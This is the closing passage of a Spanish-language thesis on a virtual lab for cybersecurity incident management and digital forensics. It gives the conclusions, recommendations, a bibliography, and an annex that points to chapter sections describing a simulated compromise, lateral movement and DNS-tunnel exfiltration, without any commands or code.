Asimismo, la incorporación de un endpoint Windows 10 permitió reforzar el realismo del escenario, demostrando que sistemas no atacados directamente pueden generar o registrar evidencias relevantes como consecuencia indirecta del incidente. Este resultado refuerza la importancia de considerar el contexto completo del entorno afectado durante un proceso de análisis forense y gestión de incidentes.

CAPITULO VII: CONCLUSIONES

El proyecto desarrollado permitió diseñar e implementar un laboratorio virtual en un entorno local basado en máquinas virtuales interconectadas, orientado a la integración de los procesos de gestión de incidentes de ciberseguridad y análisis forense digital. El laboratorio construido demostró ser funcional y adecuado para la simulación controlada de escenarios de ataque, permitiendo la aplicación práctica de técnicas de detección, respuesta y análisis técnico de evidencias digitales.

La arquitectura técnica definida, basada en la segmentación de roles y funciones dentro del entorno virtual, posibilitó la simulación de un incidente de ciberseguridad que abarcó fases de explotación inicial, movimiento lateral y exfiltración de información mediante un canal encubierto basado en DNS. Esta estructura facilitó la comprensión del comportamiento del ataque y su impacto dentro de la red, así como la identificación de los sistemas involucrados durante cada etapa del incidente.

Las configuraciones de red virtual y la incorporación de servicios deliberadamente vulnerables permitieron generar un escenario representativo y coherente con entornos reales. Estas configuraciones hicieron posible la ejecución controlada de vectores de ataque y la observación de sus efectos, favoreciendo la aplicación práctica de los procesos de gestión de incidentes y análisis forense digital de un entorno seguro y reproducible.

La integración de herramientas de monitoreo, registro y análisis dentro de las máquinas virtuales del laboratorio facilitó la recolección, preservación y correlación de evidencias digitales provenientes de múltiples fuentes. Los

registros del sistema, procesos activos, configuraciones de red y actividades relacionadas con el tráfico DNS constituyeron insumos relevantes para la realización de un análisis forense lógico inicial, permitiendo reconstruir de manera coherente las acciones ejecutadas durante el incidente simulado.

Asimismo, la incorporación de un endpoint corporativo basado en Windows 10 permitió ampliar el alcance del laboratorio, evidenciando como sistemas que no fueron atacados directamente pueden verse involucrados de forma indirecta en un incidente de ciberseguridad. Este componente aportó realismo al escenario y permitió analizar el impacto lateral del ataque y la generación de evidencias adicionales dentro de la red interna.

Finalmente, el laboratorio virtual desarrollado se consolidó como una herramienta formativa que facilita la comprensión de la relación existente entre las fases de un ataque, las actividades de respuesta ante incidentes y las tareas de análisis forense digital. La integración de estos procesos dentro de un mismo entorno permitió evidenciar su interdependencia y relevancia técnica, aportando una base sólida para la formación académica y práctica en ciberseguridad.

CAPITULO VIII: RECOMENDACIONES

En función de los resultados obtenidos y de las conclusiones alcanzadas en el desarrollo del presente estudio, se formulan las siguientes recomendaciones orientadas a fortalecer y ampliar el alcance del laboratorio virtual propuesto.

Se recomienda ampliar el laboratorio virtual mediante la incorporación de herramientas especializadas para el monitoreo, registro y correlación de eventos de seguridad, tales como plataformas de gestión de información y eventos de seguridad (SIEM) o sistemas de análisis de tráfico de red. Esta ampliación permitiría profundizar el análisis de evidencias digitales y fortalecer las capacidades de detección temprana y respuesta ante incidentes de ciberseguridad dentro del entorno formativo.

Asimismo, se sugiere complementar el análisis forense lógico desarrollado en el laboratorio con técnicas de análisis forense digital avanzado, tales como la adquisición y análisis de imágenes de disco y memoria volátil. La inclusión de estas técnicas permitiría enriquecer el proceso investigativo, incrementar el realismo de los escenarios simulados y ampliar las competencias técnicas adquiridas por los participantes.

Se recomienda, además, integrar el laboratorio virtual dentro de planes académicos, programas de formación profesional o esquemas de capacitación continua, utilizando guías metodológicas y escenarios progresivos que faciliten el desarrollo gradual de habilidades técnicas, analíticas y procedimentales relacionadas con la gestión de incidentes y el análisis forense digital.

Finalmente se sugiere que futuros proyectos evalúen el impacto pedagógico del laboratorio virtual en el proceso de aprendizaje de los estudiantes, mediante estudios comparativos entre metodologías tradicionales de enseñanza y enfoques prácticos basados en simulación. Este análisis permitiría validar empíricamente la efectividad del laboratorio como herramienta educativa y optimizar su diseño para contextos formativos similares.

CAPITULO IX: BIBLIOGRAFÍA

- Anderson, R. (2019). Security engineering: A guide to building dependable distributed systems (3rd ed.). Wiley.
- Behl, A., & Behl, K. (2017). Cybersecurity and cyberwar: What everyone needs to know. Oxford University Press.
- Callen, T., & James, P. (2020). Cybersecurity fundamentals. Pearson.
- Casey, E. (2011). Digital evidence and computer crime: Forensic science, computers and the internet (3rd ed.). Academic Press.
- Cajamarca Sanchez, A. (2016). Implementación de un laboratorio de informática forense en el órgano rector del sistema de inteligencia nacional (Tesis de pregrado). Perú.
- Conrad, J., Dornseif, M., & Freiling, F. (2012). Digital forensics: An introduction. Springer.
- De la Torre Guevara, B. J., & Sovero Torres, A. V. (2022). Creación de un laboratorio virtual para la transformación tecnológica de un instituto que ofrece capacitaciones sobre herramientas empresariales. Perú.
- Easttom, C. (2017). Computer security fundamentals (4th ed.). Pearson.
- ISO. (2012). ISO/IEC 27037: Guidelines for identification, collection, acquisition and preservation of digital evidence. International Organization for Standardization.
- ISO. (2015a). ISO/IEC 27042: Guidelines for the analysis and interpretation of digital evidence. International Organization for Standardization.
- ISO. (2015b). ISO/IEC 27041: Guidance on assuring suitability and adequacy of incident investigative methods. International Organization for Standardization.
- ISO. (2015e). ISO/IEC 27043: Incident investigation principles and processes. International Organization for Standardization.

- ISO/IEC. (2016). ISO/IEC 27035: Information security incident management. International Organization for Standardization.
- Jimenez, M. (2024). Introducción a la informática forense y manejo de evidencia digital. Editorial Académica.
- Katsantonis, N., Manikas, K., Mavridis, I., et al. (2023). Cyber range design framework for cybersecurity education and training. *Journal of Cybersecurity Education*, 5(2), 45–62.
- Krutz, R. (2019). *Computer security essentials*. Wiley.
- Kurose, J., & Ross, K. (2021). *Computer networking: A top-down approach* (8th ed.). Pearson.
- Nespoli, P., Albaladejo-González, V., Ruipérez-Valiente, J., & García-Alfaro, J. (2024). Scorpio cyber range: Fully customizable cyberexercises, gamification and learning analytics to train cybersecurity competencies. *IEEE Access*.
- NIST. (2012). *Computer security incident handling guide* (NIST Special Publication 800-61 Revision 2). National Institute of Standards and Technology.
- Raghavan, S. (2013). Digital forensic research: The good, the bad and the unaddressed. *Digital Investigation Journal*.
- Ryan, J., & Silva, M. (2020). *Cybersecurity threats and defense mechanisms*. Springer.
- Scarfone, K. (2012). *Computer security incident handling guide*. SANS Institute.
- Schneider, D. (2021). *Cybersecurity fundamentals and practices*. McGraw-Hill.
- Smith, J. (2020). *Network security principles and practices*. Pearson.
- Stallings, W. (2017). *Operating systems: Internals and design principles* (9th ed.). Pearson.
- Stallings, W., & Brown, L. (2018). *Computer security: Principles and practice* (4th ed.). Pearson.
- Tymoshchuk, O., et al. (2024). Virtual cyber laboratories for cybersecurity training. *International Journal of Cybersecurity Research*.
- S. Khan, Gani, A., Wahab, A., et al. (2016). *Network forensic*

frameworks and techniques. IEEE Communications Surveys & Tutorials.

- International Organization for Standardization. (2012). ISO/IEC 27037:2012 – Information technology — Security techniques — Guidelines for identification, collection, acquisition and preservation of digital evidence. ISO.
- International Organization for Standardization. (2012). ISO/IEC 27037:2012 – Information technology — Security techniques — Guidelines for identification, collection, acquisition and preservation of digital evidence. ISO.
- Agencia Andina. (2023). Existe déficit de 4 millones de profesionales en ciberseguridad a nivel mundial. <https://andina.pe/agencia/noticia-empleabilidad-existe-deficit-4-millones-profesionales-ciberseguridad-1009820.aspx>
- Aggity. (2023). La brecha por falta de profesionales en ciberseguridad sigue en aumento. <https://aggity.pe/la-brecha-por-falta-de-profesionales-en-ciberseguridad-sigue-en-aumento/>
- Centro de Gobierno Digital. (2024). Perú enfrenta brecha crítica de profesionales capacitados en ciberseguridad. <https://www.cmm.org.pe/post/pcm-per%C3%BA-enfrenta-brecha-cr%C3%ADtica-de-profesionales-capacitados-en-ciberseguridad>
- Diario Gestión. (2023). Profesionales en ciberseguridad que necesitará Perú ante nuevas amenazas tecnológicas. <https://gestion.pe/economia/empresas/ia-en-ciberseguridad-profesionales-que-necesitara-peru-en-2025-por-nuevas-amenazas-tecnologia>
- Bejtlich, R. (2013). The practice of network security monitoring: Understanding incident detection and response. No Starch Press.
- Mockapetris, P. (1987). Domain names - implementation and specification (RFC 1035). Internet Engineering Task Force. <https://www.rfc-editor.org/rfc/rfc1035>
- Zhu, Z., Lu, G., Chen, Y., Fu, Z. J., Roberts, P., & Han, K. (2020). Botnet research survey. Proceedings of the IEEE, 108(9), 1500–1526.

CAPITULO X: ANEXOS

ANEXO A: GUIA DE EJECUCIÓN DEL LABORATORIO VIRTUAL

1.-Iniciamos con Vmware Workstation, se empieza creando el entorno del laboratorio, en donde se instalará cada máquina virtual, en el capítulo V, en la sección V.2.3 se describe los pasos a seguir para configurar la red Host-Only.

2.-En la sección V.2.3.2.a se describe la configuración de la máquina virtual Kali Linux.

3.- En la sección V.2.3.2.b se describe la configuración de la máquina virtual Windows 10.

4.- En la sección V.2.3.2.c se describe la configuración de la máquina virtual Ubuntu + DVWA.

5.- En la sección V.2.3.2.d se describe la configuración de la máquina virtual Ubuntu + Iodine.

6.- En este punto se empieza con la simulación del incidente de ciberseguridad, la configuración de la fase inicial se encuentra en el capítulo V.3.1 Fase1: Compromiso inicial del sistema.

7.-En la sección V.3.2 se empieza con la Fase2: Movimiento del atacante

8.-En la sección V.3.3 se realizará la exfiltración de la información, V.3.3 Fase 3: Exfiltración de información mediante canal DNS.

9.-Luego realizamos la integración del sistema Windows 10 en el laboratorio, esta configuración esta ubicada en el punto V.3.4 Integración del sistema Windows 10 en el laboratorio.

10.-Luego se procede con la obtención y preservación de evidencias forenses en el laboratorio virtual ubicando en la sección V.3.5.